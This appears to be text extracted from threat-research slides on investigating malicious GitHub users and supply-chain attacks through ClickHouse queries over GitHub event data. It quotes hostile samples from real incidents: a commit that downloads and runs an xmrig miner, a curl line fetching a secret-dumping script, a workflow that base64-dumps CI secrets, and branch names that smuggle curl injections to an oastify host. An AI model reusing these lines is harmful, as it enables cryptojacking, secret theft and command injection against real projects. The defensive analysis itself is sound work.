2	2011-02-13 11:12:49	PushEvent	ashtom	codenauts/CNSKit
3	2011-02-14 18:35:50	PushEvent	ashtom	codenauts/CNSKitTemplate
4	2011-02-14 18:38:32	PushEvent	ashtom	codenauts/CNSKitTemplate
5	2011-02-17 16:09:56	GistEvent	ashtom	/

# Investigating Users



<https://play.clickhouse.com>

```
SELECT event_type, actor_login, repo_name, creator_user_login
FROM github_events
WHERE actor_login == 'rami-wiz'
      OR creator_user_login == 'rami-wiz'
ORDER BY created_at
```

Run


(Ctrl/Cmd+Enter) ✓ 5 rows in result, 3.63 sec.

#	event_type	actor_login	repo_name	creator_user_login
1...	PullRequestReviewEvent	GilitikoWiz	wiz-sec-public/wiz-research-iocs	rami-wiz
2...	PullRequestEvent	GilitikoWiz	wiz-sec-public/wiz-research-iocs	rami-wiz
3...	IssuesEvent	ramimac	ramimac/aws-customer-security-incident	rami-wiz
4...	IssuesEvent	korniko98	wiz-sec/open-cvdb	rami-wiz
5...	IssuesEvent	korniko98	wiz-sec/open-cvdb	rami-wiz

# Investigating Users



time	timezone
"2023-06-27T14:05:23Z[UTC]"	3
"2023-06-27T14:19:49Z[UTC]"	3
"2023-06-27T14:24:49Z[UTC]"	3
"2023-06-27T14:27:09Z[UTC]"	3
"2023-06-27T15:38:32Z[UTC]"	8




Better Analyzing Foreign Adversary Threats  
to Open-Source Software, Margin Research

# Investigating Users

- Backdated repositories / commits
- Cloned commit messages
- DMCA takedowns in network
- Disposable and rotated identities in commit emails
- Suspicious contributor networks
- Issue spamming & star boosting

Tools: [ghbuster](#), [gh-fake-analyzer](#)



Check this out at Pivot Atlas: [gopivot.org](https://gopivot.org)



# Investigation Methodology

> Attacks

# Investigating Attacks

- Payload development evident in git log

Commit 720b992

 randolfow authored on Dec 7, 2024 Verified

[skip ci] Update \_\_init\_\_.py

Signed-off-by: randolfow <190796371+randolfow@users.noreply.github.com>

```
19 + os.system("wget
https://github.com/xmrig/xmrig/releases/download/v6.22.2/xmrig-
6.22.2-linux-static-x64.tar.gz && tar -xzf xmrig-6.22.2-linux-
static-x64.tar.gz && cd xmrig-6.22.2 && nohup ./xmrig -u
48edfHu7V9Z84YzzMa6fUueoELZ9ZRXq9VetWzYGzKt52XU5xvqgzYnDK9URnRoJmK1j
8nLwEVsaSWJ4fhdUyZijBGUicoD -o pool.supportxmr.com:8080 -p worker
&")
```

# Investigating Attacks

- Researcher payloads

tj-actions changed-files through 45.0.7 allows remote attackers to discover secrets by reading actions logs.

High severity

GitHub Reviewed

Published on Mar 15 to the GitHub Advisory Database • Updated

on Oct 22


## Malicious Code Execution:

The malicious script downloaded and executed a Python script that scanned memory for secrets, base64-encoded them, and logged them in the build logs:

```
B64_BLOB=`curl -sSf https://gist.githubusercontent.com/nikitastupin/30e525b776c409e03c2d6f328f254965/raw/memdump.py | s
```

# Investigating Attacks

- Usage of open source tools



valor-software / ngx-bootstrap

Test deployment

nord-stream committed on Sep 15

Showing 1 changed file with 17 additions and 0 deletions.

```
17 .github/workflows/init_ZkITM.yaml
```

```
@@ -0,0 +1,17 @@
1 + name: GitHub Actions
2 + 'on': push
3 + jobs:
4 +   init:
5 +     runs-on: ubuntu-latest
6 +     steps:
7 +     - run: env -0 | awk -v RS='\0' '/^secret_/ {print $0}' | base64 -w0 | base64 -w0
8 +       name: command
9 +       env:
10 +         secret_CLOUDFLARE_ACCOUNT_ID: ${secrets.CLOUDFLARE_ACCOUNT_ID}
11 +         secret_CLOUDFLARE_API_TOKEN: ${secrets.CLOUDFLARE_API_TOKEN}
```

Nord Stream is a tool that allows you to extract secrets stored inside CI/CD environments by deploying malicious pipelines. It currently supports Azure DevOps, GitHub and GitLab.

[www.synacktiv.com/publications/cicd-...](https://www.synacktiv.com/publications/cicd-...)

# Investigating Attacks

- Usage of open source tools



**Adnan Khan** ✓  
@adnanthekhan

It looks like [@grafana](#) was hit by an attack recently.

That's (unfortunately) the signature of a threat actor (or a bug bounty hunter) using Gato-X to yeet secrets. They did it against multiple repos with an App token.

[github.com/grafana/grafan...](#)

[github.com/grafana/grafan...](#)

**Deleted branch**

 **grafana-delivery-bot[bot]** deleted [hrgqavynjp](#) · 17 hours ago

---

**Test Commit**

 **grafana-delivery-bot[bot]** created [hrgqavynjp](#) · edf99ca · 17 hours ago

2:10 AM · Apr 27, 2025 · **29.4K** Views

# Investigating Attacks

- Public tools disclose impact

The screenshot displays the Webhook.site interface. At the top, there are navigation links: Docs & API, Custom Actions, WebhookScript, Terms & Privacy, and Support. On the right, there are buttons for Sign Up, Copy, Edit, New, and Login. Below the navigation, there are various settings and filters: Password, Alias, Schedule, CSV Export, Custom Actions Settings..., Run Now, XHR Redirect Settings..., Redirect Now, CORS Headers, Auto Navigate, Hide Details, and More.

The main content area is divided into three sections:

- REQUESTS (2/500) Newest First**: A list of requests. The first request is highlighted in blue: **POST #39b1a 44.199.247.191** on 19/12/2022 17:08:02. The second request is **POST #48465 54.86.105.25** on 19/12/2022 15:18:17.
- Request Details**: A detailed view of the selected request. It includes a **POST** method, the URL <https://webhook.site/5326d853-7978-4df9-b4db-64e3ab42d3de>, Host: 44.199.247.191 (with a whois link), Date: 19/12/2022 17:08:02 (a few seconds ago), Size: 1.5 kB, and ID: 39b1ab2d-36b4-4482-8470-4066d4952667. There are also links for Permalink, Raw content, and Export as.
- Headers**: A table of request headers:

content-length	1578
host	webhook.site
connection	close
user-agent	Ruby
accept	*/*
accept-encoding	gzip;q=1.0,deflate;q=0.6,identity;q=0.3
authorization	Bearer [REDACTED]
content-type	application/json

There are also sections for **Files** and **Query strings**, which are currently empty.

# Investigating Attacks

- Disruption

1. It creates a public repository named Shai-Hulud containing a dump of harvested secrets
2. It pushes a new GitHub Actions workflow to all accessible repositories. This action exfiltrates each repo's secrets to [https://webhook\[.\]site/bb8ca5f6-4175-45d2-b042-fc9ebb8170b7](https://webhook[.]site/bb8ca5f6-4175-45d2-b042-fc9ebb8170b7). It migrates private organizational repositories to public personal repositories

## Webhook.site Error

Token "de21a672-823f-483c-954b-37432ff15cfc" not found

The URL was deleted, or expired automatically.

To avoid URLs expiring automatically, you can upgrade to a Webhook.site subscription.

[Upgrade Now](#)

# Investigating Attacks

- Public exfiltration makes a mess

The screenshot shows a GitHub search interface. At the top, there is a search bar with the query "sha1-hulud: the second coming". Below the search bar, the results are displayed. On the left, there is a "Filter by" sidebar with the following options: Code (1.5k), Repositories (264), Issues (35), Pull requests (11), and Discussions (5). The main content area shows "264 results (267 ms)". The top result is a repository by user "acidvegas/j3sfszg4y4thkn3t1c" titled "Sha1-Hulud: The Second Coming". The repository has 12 stars and was updated 7 minutes ago. It includes several tags: "lol", "this-is-satire", "madeulook", "get-fucked-threat-intelligence", and "irc-supernets-org". There are "Star" and "Sponsor" buttons next to the repository name. At the top right of the results area, there are buttons for "Sort by: Best match", "Save", and a menu icon.

# Investigating Attacks

- Certain patterns have that bug bounty “smell”

```
https://play.clickhouse.com v25.12.1.132, uptime 9 days • play password
select repo_name, actor_login, action, head_ref from github_events where head_ref like '%oastify.%' order by created_at
```


Run (Ctrl/Cmd+Enter) ✓ 102 rows in result, 1.69 sec. 100.0%, Read 10.15 billion rows, 28.44 GB (6.01 billion/sec, **16.84 GB/sec**)


#	repo_name	actor_login	action	head_ref
1	hackerhero0x01/nlp-gantlettt	hackerhero1005	opened	issue-title';curl\${IFS}7bjhgapm951mn549frzqdaxpms7gx4m.oastify.com/\$WEBHOOK_URL...
2	hackerhero0x01/nlp-gantlettt	hackerhero1005	closed	issue-title';curl\${IFS}7bjhgapm951mn549frzqdaxpms7gx4m.oastify.com/\$WEBHOOK_URL...
3	hackerhero0x01/nlp-gantlettt	hackerhero1005	opened	issue-title';curl\${IFS}7bjhgapm951mn549frzqdaxpms7gx4m.oastify.com/\$WEBHOOK_URL...

Threat Research | July 8, 2025

# Malicious pull request infects VS Code extension

ETHcode, a VS Code extension for Ethereum smart contract development, was compromised following a GitHub pull request.

 **BLOG AUTHOR**  
Petar Kirhmajer, Threat Researcher, ReversingLabs.



## Topics

- All Blog Posts
- AppSec & Supply Chain Secur...
- Dev & DevSecOps
- Products & Technology
- Security Operations
- Threat Research

## Follow us



ClickHouse Query: select event... Page not found - GitHub Update changelog.yml - coinbas

play.clickhouse.com/play?user=play#... 120% Sign in


https://play.clickhouse.com v25.11.1.683, uptime 11 days play password

```
select event_type, repo_name, head_sha, base_sha from github_events where actor_login in ('mmvojwip') and head_sha != '' order by created_at desc
```

Run (Ctrl/Cmd+Enter) ✓ 4 rows in result, 2.69 sec. 100.0%, Read 10.06 billion rows, 33.32 GB (3.74 billion/sec, 12.39 GB/sec)

#	event_type	repo_name	head_sha	base_sha
1	PullRequestEvent	mmvojwip/agentkit	023f11f08cc7b82036a78580202143381d703b9a	9e7c530de034c3ac2ef95d3fc2a4274b9f1d206e
2	PullRequestEvent	mmvojwip/agentkit	93b7ddda67c8bdfb25e067f22b2cd55d3bc3179a	9e7c530de034c3ac2ef95d3fc2a4274b9f1d206e
3	PullRequestEvent	mmvojwip/agentkit	93b7ddda67c8bdfb25e067f22b2cd55d3bc3179a	9e7c530de034c3ac2ef95d3fc2a4274b9f1d206e
